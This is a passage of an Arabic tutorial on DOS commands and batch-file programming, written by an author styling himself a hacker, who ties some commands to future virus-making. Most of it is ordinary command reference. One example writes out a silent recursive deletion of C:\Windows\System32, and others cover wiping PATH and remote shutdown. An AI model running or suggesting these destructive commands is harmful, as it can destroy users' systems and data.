IF ERRORLEVEL 1 GOTO SAZ

…

..

:SAZ

CLS
```

EXIT

ومعنى الكود السابق، أنه إذا أدخل المستخدم رقم 1 اذهب إلى SAZ، وعندما يذهب البرنامج إلى SAZ سوف يتم تنفيذ الأوامر الموجودة في تلك النقطة وهي CLS أي مسح الشاشة، EXIT الخروج من البرنامج.

أما الصيغة الثانية من الصيغ السابقة فتعني: إن كان النصان متشابهان قم بتنفيذ الأوامر.

و الصيغة الثالثة تعني: إن كان الملف موجود قم بتنفيذ الأوامر..، مثال على الصيغة الثالثة:

```
IF EXIST c:\ww.exe GOTO SAZ
..
…
:SAZ
DEL /Q c:\ww.exe
```

ومعنى ذلك أنه إن كان الملف C:\ww.exe موجود (أي إن كان في المسار المحدد ملف بهذا الاسم)، اذهب إلى العلامة SAZ، وعند ذهابه إلى العلامة سيقوم بتنفيذ الأوامر الموجودة داخلها وهي حذف الملف C:\ww.exe دون تنبيه(/Q).

- LABEL:

يقوم بعرض أو تعديل اسم سواقة، فلتعديل اسم السواقة :C إلى SAMER نكتب الأمر:

```
LABEL c:SAMER
```

كما يمكن للأمر أن يأخذ الصيغة التالية:

```
LABEL  /MP volume label
```

حيث:

/MP خيار يشير إلى أننا نريد

Volume وهو الحرف الخاص بالسواقة.

Label هو اسم السواقة.

Ø MD:

أمر لصناعة مجلد، فإذا أردنا إنشاء مجلد اسمه Samer على السواقة :c نكتب:

```
MD c:\Samer
```

ويمكننا أن ننشئ عدة مجلدات متداخلة في نفس الأمر، فإن عدلنا الأمر السابق ليصبح:

```
MD c:\Samer\Bakkr\Hacker\Boy
```

سيقوم وندوس بإنشاء مجلد على السواقة :c اسمه Samer و سينشئ داخل المجلد Samer مجلد آخر اسمه Bakkar و هكذا، جرب الأمر بنفسك.

Ø MKDIR:

نفس الأمر السابق تماماً.

Ø MODE:

يقوم بعرض حالة منافذ توصيل الأجهزة المتوفرة في الكومبيوتر مثل COM1 و LPT1 الخ.

Ø MORE:

خاص بقراءة الملفات، وهو قليل الاستخدام، و بصراحة لم ولن أستخدمه في حياتي، لذلك لن أقوم بشرحه، فهو عديد التفرعات دون فائدة.

Ø MOVE:

من الأوامر الجميلة، له وظيفتان، الأولى هي نقل ملف أو أكثر من مكان إلى آخر، و الثانية هي إعادة تسمية ملف أو مجلد، أما بالنسبة للوظيفة الأولى، فلها الصيغة التالية:

```
MOVE /Y /-Y C:\MyFolder D:\MyFolder
```

حيث:

/Y خيار يشير إلى نقل الملفات دون تأكيد عند وجود مجلد بنفس الاسم أو ملفات للقراءة فقط.

/-Y عكس الخيار السابق.

C:\MyFolder هو المجلد الذي نريد نقله، مع ملاحظة أنه يجب وضع المسار كاملاً.

D:\MyFolder وهو المكان الجديد للمجلد.

أما لتغيير اسم المجلد أو الملف فنتبع الصيغة التالية:

```
MOVE /Y /-Y C:\MyFolder C:\YourFolder
```

نلاحظ أن الأمر لم يتغير فيه شئ إلا أننا وضعنا الاسم الجديد للمجلد بدلا من مكانه الجديد، /Y /-Y يأخذان نفس العمل الذي أخذاه في الصيغة السابقة (نقل مجلد).

و لتغيير اسم ملف نستخدم نفس الصيغة التي نستخدمها لتغيير اسم المجلد، ولكن بدل اسم المجلد نكتب اسم الملف مع الصيغة أي .EXE أو.GIF أو غيرها من الصيغ، أو بإمكاننا استخدام المر RENAME الذي سنتحدث عنه لاحقاً.

- **PATH:**

إن الملفات التنفيذية عندما تعمل فإنها تبحث عن ملفات الدعم التي تحتاجها، مثل مكتبات DLL أو أدوات OCX أو غيرها من الملفات التي تكون ضرورية لعمل البرنامج بشكل سليم، وعندما تبدأ عملية البحث فإنها تتوجه إلى مجلدات افتراضية يحددها نظام التشغيل مثل C:\WINDOWS\system32 و C:\WINDOWS و C:\WINDOWS\System32\Wbem وغيرها...

و الأمر الأخير(PATH)، يفيد في معرفة هذه المجلدات الافتراضية التي ستبحث فيها البرامج عن المكتبات و ملفات الدعم الخاصة بها، كما يمكن إضافة مجلدات أخرى أو إزالة أخرى.

لعرض هذه المجلدات، يكتب الأمر PATH دون إضافات.

لمسح قائمة المجلدات هذه (وهو أمر خطير)، نكتب الأمر:

```
PATH ;
```

أما للتعديل على القائمة (إضافة مجلد آخر مثلاً) نكتب الأمر:

PATH C:\MyFolder %PATH%

فبالأمر السابق أضفنا المجلد MyFolder الموجود على السواقة :C لكي تبحث فيه البرامج عن ملفات دعم خاصة بها عند إقلاعها، و الكلمة %PATH% تشير إلى أننا نريد إضافة المجلد المذكور إلى القائمة الموجودة أصلاً، وإن لم نكتبها فإننا نكون قد مسحنا القائمة و وضعنا المجلد الذي ذكرناه بدلا منها، وهذا أمر من شأنه أن يضر بعمل البرامج الموجودة على النظام ضرراً قاتلاً.

- PAUSE:

أمر خاص بالملفات الدفعية، وظيفته إظهار الرسالة التالية:

Press any key to continue . . .

أي اضغط أي زر للمتابعة.

- PUSHD:
- POPD:

أمر يفيد في الانتقال إلى فهرس آخر دفعة واحدة (انتقال سريع)، مع إمكانية العودة إلى الفهرس السابق باستخدام الأمر POPD.

أعلم أن الكلام غير مفهوم، لذلك سأوضح ذلك بمثال.

لنفرض أننا نعمل على الفهرس

C:\Documents and Settings\SamerBakkar\Desktop>

و أريد الانتقال إلى الفهرس D:\HackProgs لأجري بعض الأوامر، ولكني إما لا أريد أن أنسى أين كنت.. (أي الموقع الذي كنت فيه قبل أن أنتقل إلى الفهرس الثاني)، أو أني لا أريد أن أكتب كل هذا السطر (أي المكان أو الفهرس الأول)، الآن أكتب الأمر:

PUSHD D:\HackProgs

فينتقل بي دوس إلى السواقة :D المجلد HackProgs، الآن أجري أوامري و أفعل ما أريد أن أفعل، وعندما أنتهي أكتب الأمر:

POPD

لأجد نفسي ثانية في الفهرس الذي كنت فيه سابقاً، و الذي هو:

C:\Documents and Settings\SamerBakkar\Desktop

إن الأمر PUSHD قام بتخزين الفهرس الذي كنت عليه أول الأمر في الذاكرة، ثم نقلني إلى المجلد الثاني، و الأمر POPD قام باسترجاع الفهرس الذي خزنه الأمر PUSHD و نقلني إليه مرة أخرى.

Ø PRINT:

يقوم هذا الأمر بطباعة ملف نصي، فلو فرضنا أن لدينا الملف النصي HackersGuide.TXT الموجود على السواقة :D ، فلطباعة هذا الملف بواسطة الأمر PRINT نكتب الأمر التالي:

PRINT D:\HackersGuide.TXT

مع ملاحظة أننا يمكن أن نطبع كافة أنواع الملفات النصية مثل DOC. و C. و غيرها من أنواع الملفات النصية.

Ø PROMPT:

وظيفة هذا الأمر تغيير المحث (أي ما يكون مكتبا قبل المكان الذي نكتب نحن فيه الأوامر)، فالمحث الافتراضي هو <\:C و إن كنا نعمل على السواقة D سيكون المحث <\:D، إذا أردنا تغيير هذا المحث إلى Samer مثلا فإننا نكتب الأمر:

PROMPT Samer

الآن سيظهر شكل المحث كالتالي:

Samer

و ستتم كتابة الأوامر بعد كلمة Samer مباشرة، و بالإمكان إظهار رموز مخصصة سأقوم بذكر الأهم منها في التالي:

$D التاريخ الحالي.

$N السواقة الحالية.

$P السواقة و المسار.

$T الوقت الحالي.

$V اسم و إصدارة نظام التشغيل.

فمثلا إذا أردنا إظهار المحث على شكل السواقة و المسار فإننا نكتب الأمر:

```
PROMPT $P
```

و عندها سيظهر المحث على الشكل التالي:

```
C:\
```

و لإعادة المحث إلى حالته الافتراضية نكتب الأمر PROMPT دون إضافات.

- **RD:**

لإزالة مجلد، وهو يأخذ الصيغة التالية:

```
RD [/S] [/Q] Dir
```

/S لإزالة كافة محتويات المجلد من ملفات و مجلدات فرعية.

/Q خيار إذا أضفناه سيقوم الأمر بالحذف دون إعطاء رسالة تنبيه.

Dir وهو المجلد الذي نريد حذفه.

فمثلا..، لإزالة المجلد

```
C:\Windows\System32
```

و حذف كافة محتوياته من ملفات و مجلدات فرعية، دون تنبيه (أي الحذف دون تأكيد أو سؤال لأخذ الموافقة) نكتب الأمر التالي:

```
RD /Q /S C:\Windows\System32
```

- **RMDIR:**

نفس الأمر السابق تماماً.

Ø RECOVER:

أمر يفحص سواقة ما محاولا استعادة أجزاء الملفات المفقودة، ويكتب كالتالي:

```
RECOVER D:
```

Ø REM:

يستخدم في الملفات الدفعية، ووظيفته إظهار الملاحظات أو التعليقات، والفرق بينه و بين الأمر ECHO أن الأمر ECHO يقوم بعرض الملاحظة دون إظهار المسار للمستخدم، بينما يقوم الأمر REM بعرض المسار الذي يعمل منه الملف الدفعي مع الملاحظة أو التعليق، ويستخدم كالتالي:

```
REM This Batch File Has Been Created By ^HaCkEr_BoY^
```

و ستتضمن نتيجة الأمر المحث، و المسار الكامل للمجلد أو الفهرس الذي عمل منه الملف الدفعي، بالإضافة إلى التعليق.

Ø REN:

لإعادة تسمية ملف ويستخدم كالتالي:

```
REN D:\HackersUtility.exe HackersTool.exe
```

لاحظ كيف أننا كتبنا أولا الأمر REN ثم ذكرنا مسار و اسم الملف الذي نريد إعادة تسميته، ثم الاسم الجديد للملف.

Ø RENAME:

نفس الأمر السابق تماماً، وله نفس طريقة الاستخدام.

Ø REPLACE:

أمر لاستبدال الملفات و المجلدات، يأخذ الصيغة التالية:

```
REPLACE C:\Folder1 D:\Folder2 /A /P /R /S /W /U
```

حيث:

C:\Folder1 هو المجلد(ويمكن أن يكون ملف) الأول، المصدر الذي نريد أن نستبدل به مجلد آخر.

D:\Folder2 هو المجلد الهدف الذي نريد استبداله.

/A يضيف ملفات جديدة إلى المجلد الهدف، إن هذا الخيار لا يمكن استخدامه مع الخيار /S أو مع الخيار /U.

/P لعرض تنبيه قبل استبدال الملفات، وسؤال المستخدم هل يريد استبدالها أم لا.

/R لاستبدال الملفات ذات الصفة (للقراءة فقط)، كما لو كانت ملفات عادية.

/S لاستبدال كافة الملفات و المجلدات الفرعية الموجودة في المجلد الهدف، لا يمكن استخدام هذا الخيار مع الخيار /A

/W يقوم بانتظار المستخدم حتى يقوم بإدخال ديسك قبل البدء.

/U لاستبدال التحديثات فقط، أي الملفات التي تحمل تاريخ تعديل أو إصدار أحدث دون التعرض للملفات المتشابهة بالتاريخ أو الأقدم، إن هذا الخيار لا يمكن استخدامه مع الخيار /A.

- SET:

من الأوامر الجميلة، يعمل هذا الأمر على إظهار المتغيرات الموجودة في بيئة ويندوز، و المتغير هو أي شرط أو حدث أو صفة يمكن أن يأخذ قيماً متعددة، أي أن (متغير) تشير إلى إمكانية تغير القيمة الخاصة به.

إن لبيئة ويندوز متغيرات عديدة، منها windir وهو مجلد ويندوز، و TEMP وهو المجلد الخاص بالملفات المؤقتة التي تضعها البرامج المتنوعة على الجهاز، ثم تزيلها بعد الانتهاء منها، و USERNAME وهو اسم مستخدم الكومبيوتر، والعديد من الأمور التي سنستفيد منها بشكل واضح.

نعود للأمر SET قلنا أن هذا الأمر يعمل على إظهار المتغيرات الموجودة في بيئة ويندوز، إذا كتبنا الأمر SET دون أي إضافات، سيعرض لنا DOS كافة المتغيرات دفعة واحدة، لكننا إن أردنا معرفة متغير واحد فقط فيكون الأمر كالتالي:

```
SET USERNAME
```

هذا لمعرفة اسم المستخدم، ويكون:

```
SET ProgramFiles
```

إذا أردنا معرفة المسار الافتراضي التي تنزل فيه البرامج.

o تعديل قيمة متغير:

نلاحظ أن الأمر SET ProgramFiles قد عاد بقيمة، إن هذه القيمة قابلة للتعديل، فلو أردنا تعديل المسار الافتراضي لتنصيب البرامج إلى المجلد PROGFILES الموجود على السواقة F:\ نكتب الأمر التالي:

```
SET ProgramFiles=F:\ PROGFILES
```

و هكذا يتم تغيير قيمة المتغيرات، و يكون الشكل العام لهذه العملية كالتالي:

SET اسم المتغير=القيمة الجديدة للمتغير

o إنشاء متغير:

يمكن إنشاء متغير باستخدام الأمر SET، لكن هذا المتغير سيدخل ضمن متغيرات بيئة ويندوز، و سيحجز مساحة من الذاكرة خاصة به، و طريقة إنشاء متغير باستخدام الأمر SET ، تأخذ الصيغة التالية:

```
SET Samer=I Am HaCkEr_BoY
```

نلاحظ كيف كان التسلسل، أولا الأمر SET و بعدها اسم المتغير الذي نريد تعريفه، ثم إشارة يساوي = ثم قيمة المتغير.

o استخدام قيمة متغير:

إن الهدف وجود و تعديل و إنشاء كافة المتغيرات هو استخدام القيم التي تحملها، ويمكن استخدام أي متغير بأن نضع اسمه بين إشارتي %% ، فمثلا، إذا أردنا استخدام المتغير السابق Samer نستخدمه كالتالي:

```
ECHO %Samer%
```

و ستكون نتيجة الأمر السابق هي طباعة الجملة:

```
I Am HaCkEr_BoY
```

على الشاشة؛ ويجب ملاحظة أنه عند التعامل مع المتغيرات هناك فرق بين الأحرف الكبيرة و الصغيرة، فكلمة SaZ تختلف عن saZ.

هناك متغيرات أخرى يوفرها ويندوز مثل:

%DATE% وهو يحمل قيمة التاريخ كما تظهر في الأمر DATE.

%TIME% و يحمل قيمة الوقت الحالي كما يعيده الأمر TIME.

%RANDOM% يحمل هذا المتغير قيمة رقم عشوائي لا يمكن التنبؤ به، يقع بين الرقمين 0 و 32767 .

- SETLOCAL:
- ENDLOCAL:

يستخدمان في الملفات الدفعية، الأمر الأول يفيد في تخصيص متغيرات الملف الدفعي للملف الدفعي فقط، و الثاني لإزالة هذه الصفة، إن ما سيتم تخصيصه للملف الدفعي يجب أن يتوضع (يقع) بعد الأمر SETLOCAL و كل ما كان قبله لا يؤخذ بالحسبان.

- SHIFT:

يستخدم في الملفات الدفعية، يقوم بتغيير ترتيب الرموز الخاصة القابلة للتغير في الملف الدفعي، مثل 9% أو غيرها من الرموز التي تشير إلى مكان العمل أو ما تم إنجازه منه، وله الصيغة:

```
SHIFT /N
```

حيث N هي قيمة عددية سيبدأ منها الأمر SHIFT، فمثلا إذا كتبنا:

```
SHIFT /4
```

سيتم تجاهل القيم 3 و2 و1 و 0، و سيتم البدء بـــ4.

- SORT:

أمر خاص بالترتيب كما هو واضح، استعمل R/ للترتيب ترتيبا تنازليا من Z إلى A ومن 9 إلى 0.

```
SORT /R C:\PassList.txt C:\PassListSorted.txt
```

سيرتب الملف ترتيبا تنازليا و يخزنه في الملف الثاني.

وإن أردت أن ترتب ترتيبا تصاعدياً، فببساطة لا تضع R/ ، إن هذا الأمر نادر الاستخدام حالياً، ولكن يمكن الاستفادة منه.

Ø START:

أمر لتشغيل برنامج آخر في نافذة جديدة، فمثلاً، لتشغيل نافذة دوس جديدة اكتب:

START Command

و لتشغيل المفكرة نكتب:

START NotePad

لهذا الأمر بعض التفرعات (الخيارات) التي ربما تكون مفيدة، سأذكر أهمها:

MIN/ لتشغيل البرنامج بشكل مصغر.

MAX/ بشكل مكبر.

NORMAL/ بشكل عادي.

WAIT / تشغيل البرنامج و الانتظار من أجل إصدار أمر.

"TITLE" ويوضع بعد START لتحديد العنوان الذي سيظهر للبرنامج عندما يعمل.

Ø TIME:

لعرض وإعادة ضبط، اكتب الأمر TIME ، إذا أردت تغيير الوقت أي إعادة ضبطه، فأدخل الوقت الجديد، وإن لم ترد، فاضغط زر Enter دون كتابة أي شيء.

Ø TITLE:

لتغيير عنوان صفحة الدوس، افتح دوس و اكتب TITLE "Samer"، واضغط Enter ماذا حدث؟

لاحظ أن عنوان الصفحة (الشريط الأزرق في أعلى الصفحة) قد تغير إلى Samer، وهكذا يكون شكل هذا الأمر كالتالي:

TITLE "YourTitle"

Ø TREE:

يقوم بعرض كافة مكونات جهاز الكومبيوتر من مجلدات و ملفات على شكل شجري (متفرع)، ولهذا الأمر عدد من الخيارات أهمها:

/A لاستخدام أرقام اسكي أثناء العرض.

/F لإظهار اسم الملفات في كل مجلد.

Ø TYPE:

يستخدم لعرض محتويات ملف نصي، فلقراءة ملف نصي ما نتبع الصيغة:

TYPE C:\AnyTextFile.txt

Ø VER:

أمر يقوم بإحضار إصدار الويندوس، يكتب دون أي إضافات.

Ø VOL:

يقوم هذا الأمر بعرض عنوان و الرقم الخاص بإحدى السواقات، فلإحضار عنوان و رقم السواقة :C مثلاً نكتب الأمر:

VOL C:

ليس للأمر أي تفرعات.

Ø XCOPY:

يقوم بنسخ ملف أو ملفات، أو مجلد من مكان لآخر، وتأخذ صيغته العامة الشكل التالي:

XCOPY FilesToCopy NewPlace /A/P/S/V/E/W/C/Q/F/L/G/H/R/U/K/N/Y/-Y

لاحظ كم من الخيارات يمكن استخدامها مع الأمر XCOPY، وهناك حوالي سبع خيارات أخرى لم أتطرق لها، لكن لا ترتعب من عددها، فيمكنك استخدام الأمر XCOPY دون أي خيارات إضافية، كالتالي:

XCOPY D:\Lim F:\Lim

و سيتم نسخ كافة محتويات المجلد الأول إلى المجلد الثاني.

الآن لنعد لشرح خيارات الأمر السابق:

FilesToCopy هو المجلد أو الملفات التي نريد نسخها مع المسار الكامل لها.

NewPlace هو المكان الذي نريد نسخ المجلد أو الملفات إليه.

A/ ينسخ فقط ملفات الأرشيف، أو الملفات التي لها صفة (ملف أرشيف).

P/ للتنبيه قبل صنع أي ملف في المجلد الوجهة، أي قبل أن يتم نسخ الملف يجب أن يعطي المستخدم موافقة على النسخ.

S/ نسخ المجلدات الفرعية الموجودة في المجلد المصدر بالإضافة للملفات الموجودة داخلها، ويقبل المجلدات و الملفات الفارغة.

E/ نفس الخيار S/ لكنه لا يقبل الملفات و المجلدات الفارغة.

V/ للتحقق من كل ملف جديد.

W/ ينذر المستخدم بأن يضغط أي زر قبل البدء بعملية النسخ.

C/ لإكمال النسخ حتى إن وجدت أخطاء تعيق العملية.

Q/ لعدم إظهار أسماء الملفات أثناء النسخ.

F/ لإظهار المسار الكامل للملفات و أسمائها أثاء النسخ.

L/ إظهار الملفات التي سوف يتم نسخها.

G/ السماح بنسخ الملفات المشفرة.

H/ نسخ ملفات النظام و الملفات المخفية إن وجدت.

R/ الكتابة فوق الملفات ذات الصفة (للقراءة فقط).

U/ نسخ فقط الملفات الموجودة في المجلد الهدف.

K/ نسخ خصائص الملفات مع الملفات، لأن النسخ العادي سوف يعيد الخصائص إلى الحالة العادية Normal.

N/ النسخ باستخدام الأسماء القصيرة التي ينشئها دوس أثناء عملية النسخ.

Y/ عدم التنبيه عند وجود ملفات بنفس الاسم في المجلد الوجهة، أي الكتابة فوقها دون تنبيه.

Y-/ التنبيه عند وجود مثل هذه الملفات.

Ø SHUTDOWN:

وهو من الأوامر الجميلة التي سنتعامل معها عند صناعة الفيروسات، ولهذا الأمر الصيغة العامة التالية:

```
shutdown [-i | -l | -s | -r | -a] [-f] [-m \\computername] [-t xx] [-c "comment"]
```

و تفصيلات هذه الصيغة كالتالي:

i- لعرض إطار التحكم بإعادة التشغيل، يستخدم هذا الخيار منفرداً دون إضافته لأي خيار آخر، حاول كتابته و انظر النتيجة.

l- إذا استخدمنا هذا الخيار مع الأمر السابق فستكون النتيجة هي تسجيل الخروج.

s- إذا استخدمنا هذا الخيار مع الأمر السابق فستكون النتيجة هي إيقاف تشغيل الجهاز.

r- إذا استخدمنا هذا الخيار مع الأمر السابق فستكون النتيجة هي إعادة تشغيل الجهاز.

a- لإحباط عملية إيقاف التشغيل، فقد تتعرض أحياناً إلى العداد التنازلي الذي يشير إلى أن الجهاز سوف ينطفئ بعد كذا ثانية، لإلغاء العملية، افتح الدوس واكتب الأمر SHUTDOWN –a و سيتم إلغاءها.

f- لإغلاق كافة البرامج قيد التشغيل دون تنبيه، أي (هل تريد حفظ التغييرات قبل الإغلاق؟)، هذا الخيار سيقوم بإغلاق البرامج المفتوحة دون عرض التنبيه السابق.

m \\Computername- لتحديد الكومبيوتر الذي نريد تنفيذ الأمر عليه (هذا إن كنا نعمل على شبكة)، فلإعادة تشغيل الجهاز المسمى PC9 نكتب الأمر:

```
SHUTDOWN –r  –m \\PC9
```

t XX- لتغيير مدة العد التنازلي قبل إعادة التشغيل أو إيقاف التشغيل، وتمثل XX الزمن الجديد بالثواني.

-c “comment” لإضافة تعليق يظهر قبل إيقاف أو إعادة تشغيل الجهاز، حيث comment هي التعليق الذي سيتم إضافته.

Ø NET:

هذا الأمر خاص بالتعامل مع الشبكات المحلية، وله تفرعات (خيارات) عديدة جداً، إذا أردت رؤيتها فاكتب الأمر:

NET HELP

و سيتم عرضها لك، لكني لن أذكر منها إلا ما هو ذو فائدة (من وجهة نظري)، وهي:

NET ACCOUNTS

يعرض قائمة بالسمات الخاصة بالحسابات مثل الحد الأدنى لكلمات السر (أي عدد الأحرف الأدنى)، والحد الأقصى لها، وغير ذلك من هذه الخصائص.

NET COMPUTER

لإضافة جهاز إلى الشبكة، أو حذف جهاز موجود بالفعل، ويأخذ الصيغة التالية:

لإضافة جهاز :

NET COMPUTER \\ComputerName /ADD

إن ComputerName هو اسم الجهاز الذي نريد إضافته.

لإلغاء جهاز أو إزالته:

NET COMPUTER \\ComputerName /DEL

NET USER

لعرض قائمة الأجهزة الموجودة على الشبكة، وقائمة المستخدمين الموجودين على كل جهاز .

NET VIEW

لعرض قائمة الأجهزة الموجودة على الشبكة المحلية، ورقم الأيبي الخاص بكل جهاز ، وحالة الاتصال.

- CHOICE:

أمر من أوامر الملفات الدفعية، وظيفته عرض اختيار على المستخدم، أي إذا ضغط المستخدم كذا حدث كذا، وهو من الشكل:

```
CHOICE /c:123


If errorlevel 3 goto :ZZ

IF errorlevel 2 goto :CH

IF errorlevel 1 goto :HE
```

نضع داخل ZZ: أوامر معينة، وداخل CH: أوامر أخرى و هكذا..

في المثال السابق الاختيارات هي ثلاثة، إما 1 أو 2 أو 3، ولكن يمكن أن نضع حتى 9 اختيارات مختلفة.

- هناك عدد من الأوامر الأخرى مثل DEFRAG الذي يقوم بإلغاء تجزئة قرص ما، مثلاً DEFRAG C: سيقوم بإلغاء تجزئة القرص C.
- و الأمر SCANREG الذي يقوم بعمل نسخة احتياطية للنظام، و يتيح أيضاً استعادة نسخة موجودة.
- و الأمر FDISK الذي لا يمكن استخدامه إلا في نظام التشغيل دوس (عند بدء تشغيل الجهاز على دوس)، والذي يمكن بواسطته تقسيم القرص الصلب.

بالإضافة إلى العديد من الأوامر الأخرى، فدوس نظام تشغيل كامل، ومن المستحيل الإلمام بجميع أوامره في مثل هذا الكتيب الذي يسعى إلى تعليم كتابة الملفات الدفعية، لكن ما هو موجود في هذا الكتاب، كافٍ لكتابة أفضل الملفات الدفعية.

- ملاحظة:

إن كان لديك أية اقتراحات أو أوامر ترى أنها ضرورية ولم يتم ذكرها، أرجو إرسال الأمر فقط إلى البريد الالكتروني ليتم إضافة شرح للأمر في ملحق لهذا الكتاب، مع الشكر الجزيل مسبقاً.

الملفات الدفعية

Batch Files

v مقدمة للملفات الدفعية:

الملفات الدفعية (كما ذكرنا سابقاً)، هي ملفات تقوم بتأدية وظائف و أوامر مكتوبة داخلها بمجرد تشغيلها، و الأوامر السابقة (أي أوامر DOS)، كلها يمكن استخدامها في برمجة الملفات الدفعية.

أرجو أن تتأكد من أنك قد حفظت (إلى حد ما) الأوامر السابقة، و إلا فعد إليها و راجعها مراجعة سريعة قبل البدء بهذا الجزء، حتى تفهم من أين آتي بالأوامر و ما هي وظائفها، لأني لن أعيد ما ذكرته سابقاً، إنما سأذكر ما هو جديد فقط (مع بعض المساعدة).

لقد ذكرت في القسم السابق أوامر الملفات الدفعية على أنها من أوامر النظام DOS، لأن الملفات الدفعية جزء هام و حيوي من النظام دوس، إلا أنها لا تنفصل عنه، فكل ما يكتب داخل الملف الدفعي قليلا أو كثيراً، يتعامل مع نظام دوس بشكل مباشر.

قد تتساءل، ما بال المؤلف؟ فتارة يقول دوس، وتارة ويندوز..

إن دوس بالنسبة للملفات الدفعية يمكن أن يأخذ شكلين:

الأول هو نظام التشغيل دوس، الذي يقلع عليه الجهاز منذ بدء تشغيله.

الثاني هو دوس الموجود في ويندوز، الذي يدعى (إطار دوس).

لكن كلا النوعين يتعامل مع الحاسب بشكل مباشر، و الملف الدفعي سيكون له نفس النتيجة إذا ما تم تشغيله تحت أي من النوعين.

الجزء التالي هو عبارة عن مجموعة من البرامج التطبيقية التي ستمكنك من احتراف كتابة الملفات الدفعية معتمدة على "حفظك" للجزء السابق، و "فهمك" للجزء اللاحق، لذلك أطلب منك أن تجهز لنفسك "كاسة متة" و "تمخمخ" معي أثناء دراسة هذا القسم، فهو بحاجة لربط الأفكار، وأن تكون كافة المعلومات المتعلقة بهذا الموضوع والتي هي بحوزتك، حاضرة في ذاكرتك القريبة، إن كنت قد فهمت قصدي فتوكل على نعم الوكيل، وابدأ الجزء التالي.

البرنامج الأول باستخدام الملفات الدفعية Batch Files:

اصنع ملف نصي جديد، أو افتح المفكرة المرفقة مع Windows و ذلك بضغط زر ابدأ ثم تشغيل، اكتب Notepad ، ثم اضغط موافق و سيتم فتح المفكرة؛ الآن أنت جاهز لكتابة أول ملف دفعي.

لنفرض أننا نريد أن نصنع برنامجاً يقوم بإفراغ مجلد TEMP و مجلد TEMPORARY INTERNET FILES

إن العبارات البرمجية (الأوامر) التي نجدها في أغلب الملفات الدفعية هي:

ECHO عرض المسارات

BREAKمقاطعة عمل الملف الدفعي

و إذا أردنا أن نبدأ بكتابة الملف الدفعي، فيجب أن نقوم بضبط هاتين الخاصتين في بداية الملف الدفعي، لذلك سوف نكتب:

ECHO OFF

BREAK OFF

فالسطر الأول سيقوم بمنع عرض المسارات أثناء عمل الملف الدفعي، أما الثاني، فسيمنع مقاطعة الملف الدفعي من قبل المستخدم، فالمستخدم يمكن أن يقاطع الملف الدفعي بأن يضغط زري Ctrl + C، والأمر السابق من شأنه أن يمنع هذه المقاطعة.

ثم سنكتب السطر التالي:

ECHO This program will delete all files in temp folder and temporary internet files folder.

ماذا يعني الأمر السابق؟ أو ما هي وظيفته؟ (راجع الأمر ECHO).

ثم السطر التالي:

PAUSE

ما هي وظيفة هذا الأمر؟ (راجع الأمر PAUSE).

الآن..، للوصول إلى المجلدين السابقين (اللذان نريد إفراغهما) يمكن الوصول إليهما بصورة مباشرة، أو عن طريق متغيرات ويندوز؛ فمجلد TEMP يمكن استخدام المتغير TMP للوصول إليه، وأما بالنسبة لمجلد ملفات انترنت المؤقتة، فسنصل إليه يدوياً، الآن سنكتب السطرين:

```
DEL /Q /S /F %TMP%\*.*
DEL /Q /S /F C:\DOCUME~1\SAMERB~1\LOCALS~1\TEMPOR~1\*.*
```

أنا أعتقد أن لديك الأسئلة التالية:

1- لماذا الإشارة %؟
2- لماذا الإشارة ~؟
3- من أين جلبت المتغير؟

دعني أبدأ من السؤال الثالث، المتغيرات (متغيرات ويندوز) يمكن استعراضها بواسطة الأمر SET، حيث سترى اسم المتغير و بجانبه القيمة التي يحملها، لكن لاحظ هنا (بالنسبة للسؤال الأول) أننا عندما استدعينا المتغير وضعنا بجانب اسمه من الجهتين علامة %، فهكذا يتم استدعاء أي متغير من المتغيرات، %المتغير% ، وهكذا سيتم طلب القيمة التي يحملها لتحل مكان طلب استدعاءه، فمثلا إن أردنا أن نعرض رسالة على المستخدم، مكتوب فيها اسم مستخدم جهاز الكومبيوتر فسيكون الأمر كالتالي:

```
ECHO %USERNAME% .. Hello In My Program
```

وأثناء عمل البرنامج ستظهر نتيجة السطر السابق على الشكل:

```
SamerBakkar Hello In My Program
```

هذا إن طبقت الأمر في جهازي ، وبالطبع سيختلف مجموعة من المتغيرات من جهاز لآخر و من نظام تشغيل لآخر.

نعود للسؤال الثاني، إن نظام DOS لا يتعامل مع الفراغات في أسماء المجلدات و الملفات، وإن كان يعرضها أحياناً، لكنه يعرضنا لمشاكل أثناء عمل البرامج التي تعتمد عليه، و لتفادي هذه الثغرة فإننا نقوم بالتالي:

إذا كان هناك فراغ في اسم المجلد أو الملف فسيتم التوقف عنده ووضع الإشارة ~ ثم الرقم 1، والرقم 1 نضعه إذا كان ترتيب الملف هجائيا بين الملفات الشبيهة الأسماء به هو الأول، مثلا:

Sam Men

Sam Rose

Sam Delta

إذا أردنا الدخول إلى أحد المجلدات السابقة بواسطة الأمر CD فلن ننجح بالطريقة المعتادة، أي CD Sam Delta

فسنحصل على رسالة خطأ، لذلك سنكتب: CD Sam~1 هذا للدخول إلى المجلدSam Delta و سنكتب CD Sam~2 لندخل إلى المجلد Sam Men، لاحظ الكلمات التي تأتي بعد كلمة Sam في كل اسم، و رتب هذه الكلمات هجائيا، سيكون لديك الترتيب التالي:

Sam Delta

Sam Men

Sam Rose

لذلك فإن أسماءها في نظام دوس ستكون كالتالي بالترتيب من الأول إلى الأخير:

Sam~1

Sam~2

Sam~3

نعود الآن إلى برنامجنا..، بعد أن يحذف البرنامج كافة الملفات الموجودة في المجلدين المذكورين نريده أن يمسح الشاشة، ثم يعطينا رسالة تفيد بأن المسح قد انتهى، و لعمل ذلك نكتب السطرين

```
CLS
ECHO Cleaning Is Done..
PAUSE
```

لماذا أضفنا السطر الأخير؟ أي PAUSE؟

بعد ذلك نريد إنهاء البرنامج، لذلك سنكتب الأمر:

```
EXIT
```

الآن انتهينا من كتابة الكود، لكن كيف نحول هذا الكود إلى ملف دفعي؟

اضغط ملف، اختر حفظ باسم، ضع أي اسم تحبه و ضع في نهايته (.bat) نقطة(.) وكلمة(bat)، ثم اضغط زر حفظ.

الآن اذهب إلى الملف الذي قمت بحفظه سترى أن له أيقونة بيضاء في وسطها دائرة صفراء لها مسننات، هذا هو ملفك الدفعي.

إن برنامجك الذي أنجزته للتو قابل للتطوير و التعديل، لعرض الكود أو لتعديله (كود ملفك الدفعي) ضع مؤشر الفأرة على الملف الدفعي، اضغط زر يمين و اختر تحرير، سيظهر النص (الكود) الذي كتبته أمامك، عدل ما تريد ثم اختر قائمة ملف ثم حفظ، الآن تم حفظ التعديلات على ملفك الدفعي.

قد يتساءل القارئ.. ، ألن يستطيع أي شخص أن يأخذ الكود الذي أكتبه؟

